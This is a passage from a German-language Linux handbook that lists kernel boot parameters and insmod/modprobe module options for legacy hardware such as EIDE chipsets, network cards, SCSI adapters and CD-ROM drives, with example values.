| <b>CMD 640</b>         | Dieser Chipsatz befindet sich auf sehr vielen Hauptplatinen. Da er jedoch sehr fehlerhaft ist, bietet der Kernel eine spezielle Unterstützung, die diesen Chip erkennt und die Probleme umgeht. Außerdem wird in einigen Fällen erst durch den speziellen Code die Verwendung des zweiten Controllers möglich. In PCI-Systemen wird der Chip automatisch erkannt, in VLB-Systemen ist der folgende Kernel-Parameter notwendig: <b>ide0=cmd640_v1b</b> . |
| <b>RZ 1000</b>         | Dieser Chip wird auf vielen Hauptplatinen mit dem Neptun Chipsatz eingesetzt und ist fehlerhaft. Wird die Unterstützung für diesen Chip aktiviert, arbeitet das System zwar langsamer, aber fehlerfrei. Eine weitergehende Aktivierung über einen Kernel-Parameter ist nicht erforderlich.                                                                                                                                                              |
| <b>DTC-2278</b>        | Erst das Aktivieren dieses Treibers durch den Parameter <b>ide0=dtc2278</b> ermöglicht es, den zweiten Controller zu verwenden.                                                                                                                                                                                                                                                                                                                         |
| <b>Holtek HT6560B</b>  | Zum Aktivieren des zweiten Controllers ist folgender Parameter nötig: <b>ide0=ht6560b</b> .                                                                                                                                                                                                                                                                                                                                                             |
| <b>QDI QD6580</b>      | Wird dieser Treiber aktiviert, ermöglicht er höhere Geschwindigkeiten: <b>ide0=qd6580</b> .                                                                                                                                                                                                                                                                                                                                                             |
| <b>UMC 8672</b>        | Zum Aktivieren des zweiten Controllers ist folgender Parameter nötig: <b>ide0=umc8672</b> .                                                                                                                                                                                                                                                                                                                                                             |
| <b>ALI M1439/M1445</b> | Zum Aktivieren des zweiten Controllers ist folgender Parameter nötig: <b>ide0=ali14xx</b> .                                                                                                                                                                                                                                                                                                                                                             |
| <b>PROMISE DC4030</b>  | Zum Aktivieren des zweiten Controllers ist folgender Parameter nötig: <b>ide0=dc4030</b> . CD-ROM-Laufwerke und Streamer am zweiten Controller werden noch nicht unterstützt!                                                                                                                                                                                                                                                                           |

---

Tabelle 14.2: Besondere EIDE-Chipsätze

Wenn der Chipsatz nicht zu den als fehlerhaft Gekennzeichneten gehört, und nicht erkannt wird, können stattdessen folgende Parameter übergeben werden:

```
ide<nummer>=<basis> [,<control> [,<irq>]]
```

| Variable  | Werte / Bedeutung                                                      |
|-----------|------------------------------------------------------------------------|
| <number>  | Adapter-Nummer,<br>meist 0 oder 1, aber auch 3 oder 4                  |
| <basis>   | Basisadresse des Adapters,<br>meist 0x1f0, 0x170, 0x1e8 oder 0x168     |
| <control> | Kontrollregister des Adapters,<br>meist 0x3f6, 0x376, 0x3ee oder 0x36e |
| <irq>     | Interrupt des Adapters,<br>meist 14, 15, 11 oder 10                    |

Wenn der Chipsatz nicht zu den als fehlerhaft Gekennzeichneten gehört, und trotzdem Schwierigkeiten auftreten, können stattdessen folgende Parameter übergeben werden:

**ide**<number>=<tune>

| Variable           | Werte / Bedeutung                                                                                                                                                                                                                                                                            |
|--------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <number><br><tune> | Adapter-Nummer, meist 0 oder 1, aber auch 3 oder 4<br>autotune höchstmöglicher PIO-Wert wird<br>versucht, nicht von allen Chipsets unterstützt<br>noautotune keine Verbesserung der Geschwindigkeit<br>serialize keine zeitliche Überlappung der<br>Operationen mit dem nächsten Hostadapter |

Wenn der Chipsatz nicht zu den als fehlerhaft Gekennzeichneten gehört, jedoch größtmögliche Geschwindigkeit erzielt werden soll, kann die Busgeschwindigkeit mitgeteilt werden.

**idebus**=<speed>

| Variable | Werte / Bedeutung                                                                                                                                        |
|----------|----------------------------------------------------------------------------------------------------------------------------------------------------------|
| <speed>  | der Wert liegt zwischen 20 und 66<br>25 ist für ein P75-System<br>30 für P90, P120 und P180<br>33 für P100, P133 und P166<br>im Zweifelsfalle 33 für PCI |

- *Ethernet-Netzwerkkarte*

**ether**=<irq>,<addr>[,<par1>[,<par2>...<par8>]],<Name>

Die verschiedenen Parameter von <par1> bis <par8> haben für unterschiedliche Treiber unterschiedliche Bedeutung. Meistens sind (wenn überhaupt) nur zwei Parameter anzugeben, von denen der erste die Start- und der zweite die Endadresse des *shared memory*-Bereiches ist. Das erste nichtnumerische Argument wird als der Name behandelt.

---

|         |                                                                                                                                                                      |
|---------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <irq>   | Verwendeter Interrupt; 0 für Autoprobing.                                                                                                                            |
| <addr>  | Portadresse; 0 für Autoprobing.                                                                                                                                      |
| <start> | Startadresse für Shared Memory; einige Treiber verwenden die untersten 4 Bits für den Debug-Level; der <b>Lance</b> -Treiber verwendet diese Bits für den DMA-Kanal. |
| <end>   | Endadresse für shared memory; der <b>3COM 3c503</b> -Treiber verwendet diesen Parameter, um zwischen internen und externen Transceivern zu unterscheiden.            |
| <xcvr>  | Typ des Transceivers<br>Die <b>Cabletron E21XX</b> -Karte verwendet die untersten 4 Bits, um das Medium zu wählen.                                                   |
| <Name>  | Name des Interface (üblicherweise <b>eth0</b> ).                                                                                                                     |

---

Tabelle 14.3: Variablenbezeichnungen für Ethernet-Netzwerkkarten

Der häufigste Anwendungsfall für diesen Parameter besteht darin, den Kernel mehr als eine Netzwerkkarte erkennen zu lassen, da standardmäßig nur nach der ersten Karte gesucht wird. Dies kann durch folgende Angabe erreicht werden:

```
ether=0,0,eth1
```

Beachten Sie, daß durch die Angabe von 0 für IRQ und Adresse dem Treiber befohlen wird, sogenanntes *Autoprobing* zu machen, also verschiedene Werte selbständig durchzuprobieren.

- *Diskettenlaufwerk*

**floppy=<drive>,<type>,cmos**

| Variable | Werte / Bedeutung                                                                                                                                                                                                                            |
|----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <drive>  | 0, 1, 2, 3                                                                                                                                                                                                                                   |
| <type>   | 0 - Benutzung der CMOS-Werte<br>1 - 5.25-Zoll DD, 360 KB<br>2 - 5.25-Zoll HD, 1,2 MB<br>3 - 3.5-Zoll DD, 720 KB<br>4 - 3.5-Zoll HD, 1,44 MB<br>5 - 3.5-Zoll ED, 2,88 MB<br>6 - 3.5-Zoll ED, 2,88 MB<br>16 - unbekannt oder nicht installiert |

**floppy=<wert>**

Für <wert> können folgende Werte eingesetzt werden (Tabelle 14.4):

|                                 |                                                                                                                                                      |
|---------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>one_fdc</b>                  | genau ein Diskettenlaufwerk                                                                                                                          |
| <b>asus_pci</b>                 | verhindert Zugriff auf 3. und 4. Diskettenlaufwerk                                                                                                   |
| <b>daring</b>                   | nur bei problemlosen Controllern – erhöht Performance                                                                                                |
| <b>0,daring</b>                 | Gegenteil von <b>daring</b>                                                                                                                          |
| <b>[&lt;addr&gt;],two_fdc</b>   | Wenn der Wert für <addr> bei zwei Disketten-Controllern weggelassen wird, wird für den 2. Diskettencontroller eine Portadresse von 0x370 impliziert. |
| <b>thinkpad</b>                 | <b>IBM Thinkpad</b> -Rechner                                                                                                                         |
| <b>0,thinkpad</b>               | kein <b>Thinkpad</b> -Rechner                                                                                                                        |
| <b>omibook</b>                  | <b>Omnibook</b> -Rechner                                                                                                                             |
| <b>nodma</b>                    | für <b>Omnibook</b> -Rechner                                                                                                                         |
| <b>dma</b>                      | Standard                                                                                                                                             |
| <b>nofifo</b>                   | wenn ein "Bus master arbitration error" auftritt                                                                                                     |
| <b>fifo</b>                     | Standard                                                                                                                                             |
| <b>0xX,fifo_depth</b>           | FIFO-Schwelle Standard 0xA                                                                                                                           |
| <b>unexpectedinterrupts</b>     | Warnung ausgeben, wenn unerwartete Interrupts auftreten                                                                                              |
| <b>no_unexpected_interrupts</b> | und...                                                                                                                                               |
| <b>L40SX</b>                    | Dieser Wert erreicht das Gegenteil von <b>unexpected_interrupts</b>                                                                                  |

Tabelle 14.4: Werte für den Kernelparameter **floppy**

• *Festplatte*

**hd<x>=<zylinder>,<köpfe>,<sektoren>[,<schreib>[,<irq>]]**

| Variable   | Werte / Bedeutung                                    |
|------------|------------------------------------------------------|
| <x>        | a, b, ... , h 1. bis 8. Festplatte                   |
| <zylinder> | Zahl der Zylinder                                    |
| <köpfe>    | Zahl der Köpfe                                       |
| <sektoren> | Zahl der Sektoren                                    |
| <schreib>  | Zylinder, ab dem Schreibkompensation angewendet wird |
| <irq>      | Interrupt                                            |

Wenn das BIOS älter ist, kann es vorkommen, daß die richtige Geometrie der Festplatte nicht erkannt wird. Dann werden die korrekten Parameter so übergeben, daß der Kernel trotzdem die Platte vollständig ansprechen kann.

*Beispiel:* **hdc=1050,32,64**

**hd<x>=<trouble>**

| Variable  | Werte / Bedeutung                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|-----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <x>       | a, b, ... , h 1. bis 8. Festplatte                                                                                                                                                                                                                                                                                                                                                                                                                     |
| <trouble> | noprobe, wenn das Testen einer vorhanden<br>Festplatte Probleme bereitet<br>none CMOS-Eintrag ignorieren und nicht testen<br>nowerr WREE_STAT-Bit ignorieren<br>cdrom falsch als Festplatte erkannt oder<br>gar nicht erkannt oder Booten scheitert<br>autotune schnellster PIO-Modus wird verwendet<br>slow nach jedem Zugriff wird eine lange Pause<br>eingelegt. Das macht es wirklich langsam, manchmal<br>hilft es und ist die letzte Möglichkeit |

Wenn ein CD-Rom-Laufwerk nicht zuverlässig erkannt wird, kann die Angabe von <cdrom> das Gerät sicher anmelden.

Beispiel: **hdd=cdrom**

- *Future Domain TMC-16x0-SCSI-Hostadapter*

**fdomain=<addr>,<irq>[,<id>]**

| Variable | Werte / Bedeutung             |
|----------|-------------------------------|
| <id>     | SCSI-ID des Hostadapters 0..7 |

Dieser Treiber bedient auch den SCSI-Hostadapter **Adaptec 2920**.

Beispiel: **fdomain=0x140,11,7**

- *Future Domain TMC-885/950-Hostadapter*

**tmc8xx=<addr>,<irq>**

Beispiel: **tmc8xx=0xca000,5**

- *Goldstar R420-CD-ROM-Laufwerk*

**gscd=<addr>**

- *Drucker am Parallelport*

**lp=<addr0>,[<irq0>],[<addr1>,[<irq1>]]]**

| Variable | Werte / Bedeutung |
|----------|-------------------|
| <addr>   | Adresse           |
| <irq>    | Interrupt         |

Beispiel: **lp=0x278,5,0x378,7**

- *Iomega ZIP Drive am Parallelport*

**ppa=<addr>,<mode>[,<buffer>]**

| Variable | Werte / Bedeutung                                                                                                                                                                                     |
|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <addr>   | Basisadresse, meist 0x378, 0x278, 0x3BC                                                                                                                                                               |
| <mode>   | Betriebsart<br>0 Automatische Erkennung der Betriebsart<br>1 Standard 4-Bit-Modus<br>2 <b>PS/2</b> -Modus<br>3 <b>EPP</b> -Modus, 8 Bit<br>3 <b>EPP</b> -Modus, 16 Bit<br>3 <b>EPP</b> -Modus, 32 Bit |
| <buffer> |                                                                                                                                                                                                       |

- *Logitech-Busmaus*

**bmouse=<irq>**

- *Mitsumi-CD-ROM-Laufwerk*

**mcd=<addr>,<irq>[,<wait>]**

| Variable | Werte / Bedeutung                |
|----------|----------------------------------|
| <wait>   | Wert für Wartezeit beim Anlaufen |

Den <wait>-Parameter kann man zwischen 0 und 10 variieren lassen, wenn das CD-ROM-Laufwerk nicht schnell genug auf Anfragen des Systems reagiert ("timeout") und dadurch evtl. das Rootimage beim Installieren nicht gefunden wird.

*Beispiel:* **mcd=0x300,10,5**

- *Mitsumi-CD-ROM-Laufwerk (Multisession)*

**mcdx=<addr>,<irq>[,<addr>,<irq>]**

*Beispiel:* **mcd=0x300,10**

Bis zu 5 Laufwerke werden unterstützt

- *Mozart Interface*

**isp16=[<addr>[,<irq>[,<dma>]]][[,<typ>]**

| Variable | Werte / Bedeutung               |
|----------|---------------------------------|
| <typ>    | Sanyo, Panasonic, Sony, Mitsumi |

Dieser Treiber ist für CD-ROM-Laufwerke zuständig, die an einer **ISP16**, **MAD16** oder **Mozart**-Soundkarte angeschlossen sind. Der Wert für die Variable <typ> ergibt sich aus dem Interface-Stecker, an dem das CD-ROM-Kabel auf der Soundkarte angeschlossen ist.

*Beispiel:* **isp16=0x340,10,3,Sony**

- *NCR 5380 SCSI-Hostadapterfamilie*

**ncr5380=<addr>,<irq>,<dma>**

*Beispiel:* **ncr5380=0x340,10,3**

- *NCR 53c400 SCSI-Hostadapterfamilie*

**ncr53c400=<addr>,<irq>**

*Beispiel:* **ncr53c400=0x350,5**

- *NCR 53c406a SCSI-Hostadapterfamilie*

**ncr53c406a=<addr> [, <irq> [, <fastpio> ]]**

| Variable  | Werte / Bedeutung                          |
|-----------|--------------------------------------------|
| <fastpio> | 0, wenn kein schneller PIO-Modus gewünscht |

*Beispiel:* **ncr53c406a=0x330,10,0**

- *Optics Storage 8000 AT CD-ROM-Laufwerk*

**optcd=<addr>**

*Beispiel:* **optcd=0x340**

- *Parallel-Port CD-ROM-Laufwerk*

**bpcd=<addr>**

*Beispiel:* **bpcd=0x378**

- *Philips CM206 CD-ROM-Laufwerk*

**cm206=<addr>,<irq>**

*Beispiel:* **cm206=0x340,10**

- *Pro Audio Spectrum 16 - SCSI-Hostadapter*

**pas16=<addr>,<irq>**

Auf der Soundkarte **Pro Audio Spectrum 16** befindet sich ein SCSI-Hostadapter, dessen Einstellungen mit diesem Parameter dem Kernel mitgeteilt werden können.

*Beispiel:* **pas16=0x340,10**

Fall die Erkennung der Karte fehlschlägt, kann sie ohne Interrupt betrieben werden. In diesem Fall wird der Interrupt auf 255 gesetzt.

*Beispiel:* **pas16=0x340,255**

- *Reboot Modus (beim Verlassen von Linux)*

**reboot=<modus>**

wobei für <modus> folgende Werte gelten:

| Variable | Werte / Bedeutung                                                                                                                                                             |
|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <modus>  | warm Reboot mit Warmstart (kein Speichertest)<br>cold Reboot mit Kaltstart (mit Speichertest)<br>bios Reboot durch BIOS-Routine<br>hard Reboot durch CPU-Crash (triple fault) |

*Beispiel:* **reboot=cold**

bootet den Rechner nach dem Linux-Shutdown als wenn die Reset-Taste gedrückt worden wäre.

- *Schützen von I/O-Bereichen (Reservieren)*

**reserve=<start1>,<breite1>,...,<startN>,<breiteN>**

Mit Hilfe dieses Parameters können Sie IO-Bereiche für Hardware reservieren, die ein Autoprobing ihrer I/O-Adresse nicht vertragen und z. B. mit Systemabsturz reagieren.

Beispiel: eine empfindliche Netzwerkkarte kann durch Eingeben von:

**reserve=0x330,32 ether=5,0x330,eth0**

vor dem Autoproben geschützt und dennoch initialisiert werden. Im Beispiel hat die Netzwerkkarte einen 32-Byte breiten I/O-Bereich, der ab der Adresse 0x330 beginnt, und den Interrupt 5.

Für die Bedeutung der Netzwerkkarten-Parameter siehe Abschnitt 14.3.2, Seite 348.

- *Rootpartition übergeben*

**root=<partition>**

| Variable    | Werte / Bedeutung          |
|-------------|----------------------------|
| <partition> | z. B. /dev/hda1, /dev/sdb5 |

*Beispiel:* **root=/dev/hda5**

bootet den Kernel und versucht die Rootpartition vom ersten logischen Laufwerk in der erweiterten Partition auf der ersten (E)IDE-Festplatte zu mounten.

- *Sanyo CD-ROM-Laufwerk*

**sjcd=<addr>**

*Beispiel:* **sjcd=0x340**

- *SCSI-Bandlaufwerke (Streamer)*

**st=<puffer>,<schwelle>[,<max>]**

| Variable   | Werte / Bedeutung                         |
|------------|-------------------------------------------|
| <puffer>   | Größe des Puffers (Anzahl Blöcke zu 1 KB) |
| <schwelle> | Schreibschwelle (Anzahl Blöcke zu 1 KB)   |
| <max>      | Maximale Pufferanzahl optional (z. B. 2)  |

*Beispiel:* **st=1000,2000**

- *Seagate ST01/02 SCSI-HostAdapter*

**st0x=<addr>,<irq>**

*Beispiel:* **st0x=0xc8000,5**

- *Sony CDU 31/33 A*

**cdu31a=<addr>,<irq>[,PAS]**

Bei diesem Treiber ist mittlerweile das Autoprobing komplett aus dem Kernel verschwunden, so daß die Angabe der Parameter zwingend erforderlich ist.

*Beispiel:* **cdu31a=0x340,5**

Ist kein Interrupt für das Laufwerk vorgesehen, kann also nur über Polling darauf zugegriffen werden, so muß 0 als IRQ angegeben werden.

*Beispiel:* **cdu31a=0x340,0**

Ist dieses Laufwerk an einer Pro Audio Spectrum-Karte angeschlossen, könnte der Parameter folgendermaßen lauten:

*Beispiel:* **cdu31a=0x1f88,0,PAS**

- *Sony CDU 535*

**sonycd535=<addr>,<irq>**

*Beispiel:* **sonycd535=0x340,10**

- *Größe des Hauptspeichers (RAM)*

**mem=<größe>**

Die Größe des  $\Leftrightarrow$ Speichers können Sie in Byte, Kilobyte oder Megabyte angeben. Die Beispiele zeigen die unterschiedliche Darstellung für 96 MB RAM.

Beispiele:

**mem=96M**

**mem=98304k**

In sehr seltenen Fällen kann es vorkommen, daß das Mainboard bzw. der Chipsatz nicht den gesamten Speicher freigeben kann. Berücksichtigen Sie bitte dann den Speicher, den das Mainboard bzw. der Chipsatz für eigene Zwecke verwendet (bis zu 512 K sind durchaus möglich). Den genauen Wert zu ermitteln ist mit der Methode Versuch und Irrtum möglich, aber nehmen Sie der Einfachheit halber an, daß es 512 K sind, in unserem Beispiel:

**mem=5ff8000**

Bei der Verwendung eines Pentium-Clones kann der Aufruf

**mem=nopentium**

einen Rechner, der sonst nicht starten kann, zum Arbeiten befähigen.

- *Soundblaster Pro 16 MultiCD*

**sbpcd=<addr>,<typ>**

| Variable | Werte / Bedeutung                                     |
|----------|-------------------------------------------------------|
| <typ>    | LaserMate, SPEA, SoundBlaster, SoundScape, Teac 16bit |

*Beispiel:* **sbpcd=0x230,SoundBlaster**

- *Trantor T128/128F/228 SCSI-Hostadapter*

**t128=<addr>,<irq>**

*Beispiel:* **t128=0x340,10**

- *Trantor T130B SCSI-Hostadapter*

**ncr53c400=<addr>,<irq>**

*Beispiel:* **ncr53c400=0x340,10**

- *XT-Festplattencontroller*

```
xd=<typ>,<irq>,<addr>,<dma>
```

### 14.3.3 insmod-Parameter

In diesem Abschnitt werden diejenigen Parameter aufgeführt, die beim Laden eines Treibers als Modul verwendet werden können. Sollte ein Treiber sich trotz Angabe der Parameter nicht laden lassen, bzw. findet sich in diesem Abschnitt kein für diesen Treiber passender Parameter, so müssen Sie leider diesen Treiber in einen monolithischen Kernel integrieren.

Einige Treiber stehen noch nicht als Modul zur Verfügung, einige wenige erkennen die Hardware nur dann zuverlässig, wenn der Treiber fest zum Kernel hinzugebunden ist. Auf jeden Fall lohnt es sich, erst einmal auszuprobieren, ob der betreffende Treiber als Modul verwendet werden kann.

Wird ein Treiber als Modul geladen, kann jede in dem Modul verwendete Variable an der Kommandozeile überschrieben werden. So gibt es beispielsweise im Treiber für **NE2000**-Karten die Variable mit dem Namen **io**, die den von der Karte verwendeten I/O-Bereich spezifiziert. Somit lautet der korrekte Aufruf zum Laden dieses Moduls (vgl. auch im Kernel-Kapitel den Abschnitt 13.2, Seite 310):

```
root@erde:/ # insmod ne io=0x300 irq=10
```

bzw. besser mit **modprobe**:

```
root@erde:/ # modprobe ne io=0x300 irq=10
```

Beachten Sie bei der Angabe von Parametern, daß vor und hinter dem Gleichheitszeichen kein Leerzeichen angegeben werden darf. Ferner müssen hexadezimale Werte grundsätzlich in der im Beispiel dargestellten Form eingegeben werden (also mit vorangestelltem '0x').



Wenn für einen Treiber mehrere Parameter angegeben werden können, so müssen diese zwingend durch Leerzeichen voneinander getrennt werden! Dies ist ein wesentlicher Unterschied zur Parameterübergabe am LILO-Prompt, wo innerhalb der Parameter für einen einzelnen Treiber keinesfalls Leerzeichen auftauchen dürfen!

Die Parameter, die Sie hier angeben können, können Sie auch in die Datei `/etc/conf.modules` übernehmen. Dort kann für jedes Modul eine Reihe von Parametern angegeben werden. Dies geschieht in einer eigenen Zeile für jedes Modul. Diese Zeile sieht folgendermaßen aus:

```
options <modulname> <parm1>=<wert1> ...
```

wobei:

| Variable    | Werte / Bedeutung                     |
|-------------|---------------------------------------|
| <modulname> | Name der Moduldatei ohne Extension .o |
| <parm1>     | Parameter 1                           |
| <wert1>     | Wert, der Parameter 1 zugeordnet wird |

Der Eintrag für die NE2000-Karte aus obigem Beispiel wäre dementsprechend:

**options ne io=0x300 irq=10**

Im folgenden sollen nun die wichtigsten Parameter für die meisten Module aufgelistet werden.

- *3Com 3c501 / 3c503 / 3c505 / 3c507 Netzwerkkarten*

Modulname: 3c501.o, 3c503.o, 3c505.o, 3c507.o

| Parameter  | Werte  |
|------------|--------|
| <b>io</b>  | <addr> |
| <b>irq</b> | <irq>  |

*Beispiel:* **modprobe 3c505 io=0x300 irq=10**

- *3Com 3c509 / 3c579 Netzwerkkarten*

Modulname: 3c509.o

| Parameter   | Werte                |
|-------------|----------------------|
| <b>irq</b>  | <irq>                |
| <b>xcvr</b> | 0: intern; 1: extern |

*Beispiel:* **modprobe 3c509 irq=10 xcvr=0**

- *3Com 3c515 Netzwerkkarten*

Modulname: 3c515.o

*Beispiel:* **modprobe 3c515**

- *3Com 3c59x / 3c90x Netzwerkkarten („Vortex“/„Boomerang“)*

Modulname: 3c59x.o

Bei Compaq-Rechnern (PCI) kann man die folgenden Parameter ausprobieren:

| Parameter             | Werte  |
|-----------------------|--------|
| <b>compaq_ioaddr</b>  | <addr> |
| <b>compaq_irq</b>     | <irq>  |
| <b>compaq_prod_id</b> | <id>   |

*Beispiel:* **modprobe 3c59x compaq\_irq=10**

- *Adaptec AHA-1520 / 1522 / 1510 / 1515 / 1505 SCSI-Hostadapter*

Modulname: aha152x.o

| Variable   | Werte / Bedeutung                         |
|------------|-------------------------------------------|
| <io>       | <addr>                                    |
| <irq>      | <irq>                                     |
| <id>       | SCSI-ID des Hostadapters; standardmäßig 7 |
| <rec>      | reconnect; 0, 1                           |
| <par>      | parity; 0, 1                              |
| <sync>     | synchrone Betriebsart; 0, 1               |
| <translat> | Übersetzung der Plattengeometrie; 0, 1    |

Wie am LILO-Prompt:

*Beispiel:* `modprobe aha152x aha152x=0x340,10,7,1,1,0,0,0`

Für einen zweiten Hostadapter:

*Beispiel:* `modprobe aha152x aha152x1=0x140,12,7,1,1,0,0,0`

- *Allied Telesis AT1700 Netzwerkkarte*

Modulname: `at1700.o`

| Parameter        | Werte                     |
|------------------|---------------------------|
| <code>io</code>  | <code>&lt;addr&gt;</code> |
| <code>irq</code> | <code>&lt;irq&gt;</code>  |

*Beispiel:* `modprobe at1700 io=0x300 irq=10`

- *Aztech CDA268-01 CD-ROM-Laufwerk*

Modulname: `aztcd.o`

| Parameter          | Werte                     |
|--------------------|---------------------------|
| <code>aztcd</code> | <code>&lt;addr&gt;</code> |

*Beispiel:* `modprobe aztcd aztcd=0x300`

- *Cabletron E21xx Netzwerkkarte*

Modulname: `e2100.o`

| Parameter         | Werte                     |
|-------------------|---------------------------|
| <code>io</code>   | <code>&lt;addr&gt;</code> |
| <code>irq</code>  | <code>&lt;irq&gt;</code>  |
| <code>mem</code>  | <code>&lt;addr&gt;</code> |
| <code>xcvr</code> | 0: intern; 1: extern      |

*Beispiel:* `modprobe e2100 io=0x300 irq=10 mem=0xd000 xcvr=0`

- *Digital DE425 / 434 / 435 / 450 / 500 Netzwerkkarten*

Modulname: `de4x5.o`

`io=0x<bus><geräte-id>`

| Parameter              | Werte                         |
|------------------------|-------------------------------|
| <code>bus</code>       | Nummer des PCI-Busses, i.a. 0 |
| <code>geräte-id</code> | Nummer des PCI-Geräts         |

Diese Daten werden bei neueren PCI-BIOSsen beim Booten angezeigt bzw. kann man sie unter Linux mit

```
root@erde: # cat /proc/pci
```

erhalten.

*Beispiel:* `modprobe de4x5 io=0x007`

- *Digital DEPCA / DE10x / DE20(012) / DE42, EtherWORKS Netzwerkkarte*

Modulname: `depca.o`

| Parameter           | Werte                                                                          |
|---------------------|--------------------------------------------------------------------------------|
| <b>io</b>           | <addr>                                                                         |
| <b>irq</b>          | <irq>                                                                          |
| <b>mem</b>          | <mem>                                                                          |
| <b>adapter_name</b> | <Name> z.B. DEPCA,<br>de100, de101,<br>de200, de201,<br>de202, de210,<br>de422 |

*Beispiel:* `modprobe depca io=0x300 irq=10`

- *D-Link DE620 pocket adaptor Netzwerkkarte*

Modulname: `de620.o`

| Parameter    | Werte                    |
|--------------|--------------------------|
| <b>io</b>    | <addr>                   |
| <b>irq</b>   | <irq>                    |
| <b>bnc</b>   | 1 wenn BNC-Ein-/Ausgang  |
| <b>utp</b>   | 1 wenn UTP-Ein-/Ausgang  |
| <b>clone</b> | 1 wenn baugleiches Gerät |

*Beispiel:* `modprobe de620 io=0x300 irq=10 bnc=1 utp=0`

- *EtherWORKS 3 (DE203, DE204, DE205) Netzwerkkarte*

Modulname: `ewrk3.o`

| Parameter  | Werte  |
|------------|--------|
| <b>io</b>  | <addr> |
| <b>irq</b> | <irq>  |

*Beispiel:* `modprobe ewrk3 io=0x300 irq=10`

- *Intel EtherExpress 16 Netzwerkkarte*

Modulname: `eexpress.o`

| Parameter  | Werte  |
|------------|--------|
| <b>io</b>  | <addr> |
| <b>irq</b> | <irq>  |

*Beispiel:* `modprobe eexpress io=0x300 irq=10`

- *Intel EtherExpressPro Netzwerkkarte*

Modulname: `eeepro.o`

| Parameter  | Werte  |
|------------|--------|
| <b>io</b>  | <addr> |
| <b>irq</b> | <irq>  |
| <b>mem</b> | <addr> |

*Beispiel:* `modprobe eeepro io=0x300 irq=10 mem=0xd000`

- *Intel EtherExpressPro 100 Netzwerkkarte*

Modulname: `eeepro100.o`

Die **Intel EtherExpressPro** enthält die Chips **i82557/i82558**.

| Parameter      | Werte                                                                                                          |
|----------------|----------------------------------------------------------------------------------------------------------------|
| <b>options</b> | <Duplexbetrieb und<br><Bus-Transceiver><br>16 Voll-Duplex<br>32 Nur 100 MBit-Betrieb<br>64 Nur 10 MBit-Betrieb |

*Beispiel:* `modprobe eeepro100 options=48`

Damit wird gleichzeitig *Voll-Duplex* und *100-MBit-Betrieb* eingestellt (48 = 32 + 16).

- *Fujitsu FMV-181/182/183/184 Netzwerkkarten*

Modulname: `fmv18x.o`

| Parameter  | Werte  |
|------------|--------|
| <b>io</b>  | <addr> |
| <b>irq</b> | <irq>  |

*Beispiel:* `modprobe fmv18x io=0x300 irq=10`

- *Future Domain TMC-16x0-Controller*

Modulname: `fdomain.o`

| Parameter           | Werte  |
|---------------------|--------|
| <b>setup_called</b> | 1      |
| <b>port_base</b>    | <addr> |

*Beispiel:* `modprobe fdomain setup_called=1 port_base=0x300`

- *Goldstar R420-CD-ROM-Laufwerk*

Modulname: `gscd.o`

| Parameter   | Werte  |
|-------------|--------|
| <b>gscd</b> | <addr> |

*Beispiel:* `modprobe gscd gscd=0x300`

- *HP PCLAN+ (27247B and 27252A) Netzwerkkarte*

Modulname: hp-plus.o

| Parameter  | Werte  |
|------------|--------|
| <b>io</b>  | <addr> |
| <b>irq</b> | <irq>  |

*Beispiel:* `modprobe hp-plus io=0x300 irq=10`

- *HP PCLAN (27245 / 27xxx)*

Modulname: hp.o

| Parameter  | Werte  |
|------------|--------|
| <b>io</b>  | <addr> |
| <b>irq</b> | <irq>  |

*Beispiel:* `modprobe hp io=0x300 irq=10`

- *HP 10/100 VG-AnyLAN (ISA, EISA, PCI) Netzwerkkarten*

Modulname: hp100.o

| Parameter         | Werte  |
|-------------------|--------|
| <b>hp100_port</b> | <addr> |

*Beispiel:* `modprobe hp100 hp100_port=0x300`

- *IBM Tropic chipset Token Ring Netzwerkkarte*

Modulname: ibmtr.o

| Parameter        | Werte       |
|------------------|-------------|
| <b>io</b>        | <addr>      |
| <b>irq</b>       | <irq>       |
| <b>mem_start</b> | <mem_start> |

*Beispiel:* `modprobe ibmtr io=0x300`

- *ICL EtherTeam 16i / 32 Netzwerkkarten*

Modulname: eth16i.o

| Parameter  | Werte  |
|------------|--------|
| <b>io</b>  | <addr> |
| <b>irq</b> | <irq>  |

*Beispiel:* `modprobe eth16i io=0x300 irq=10`

- *Iomega ZIP Drive am Parallelport*

Modulname: ppa.o

| Parameter       | Werte  |
|-----------------|--------|
| <b>ppa_base</b> | <addr> |

*Beispiel:* `modprobe ppa ppa_base=0x378`

- *Mitsumi CD-ROM-Laufwerk*

Modulname: `mcd.o`

`mcd=<addr>,<irq>[,<wait>]`

| Variable                  | Werte / Bedeutung                |
|---------------------------|----------------------------------|
| <code>&lt;wait&gt;</code> | Wert für Wartezeit beim Anlaufen |

Den `<wait>`-Parameter kann man zwischen 0 und 10 variieren lassen, wenn das CD-ROM-Laufwerk nicht schnell genug auf Anfragen des Systems reagiert ("timeout") und dadurch evtl. das Rootimage beim Installieren nicht gefunden wird.

*Beispiel:* `modprobe mcd mcd=0x300,10,5`

- *Mitsumi-CD-ROM-Laufwerk (Multisession)*

Modulname: `mcdx.o`

`modprobe mcdx mcdx=<addr>,<irq>[,<addr>,<irq>]`

Für mehrere Treiber kann das Aufrufpaar `<addr>,<irq>` bis zu vier Mal wiederholt werden.

- *Mozart-Soundkarte mit Interface für CD-ROM-Laufwerke*

Modulname: `isp16.o`

`modprobe isp16 isp16_cdrom_base=<addr>`  
`isp16_cdrom_irq=<irq> isp16_cdrom_dma=<dma>`  
`isp16_cdrom_type=<typ>`

| Variable                 | Werte / Bedeutung               |
|--------------------------|---------------------------------|
| <code>&lt;typ&gt;</code> | Sanyo, Panasonic, Sony, Mitsumi |

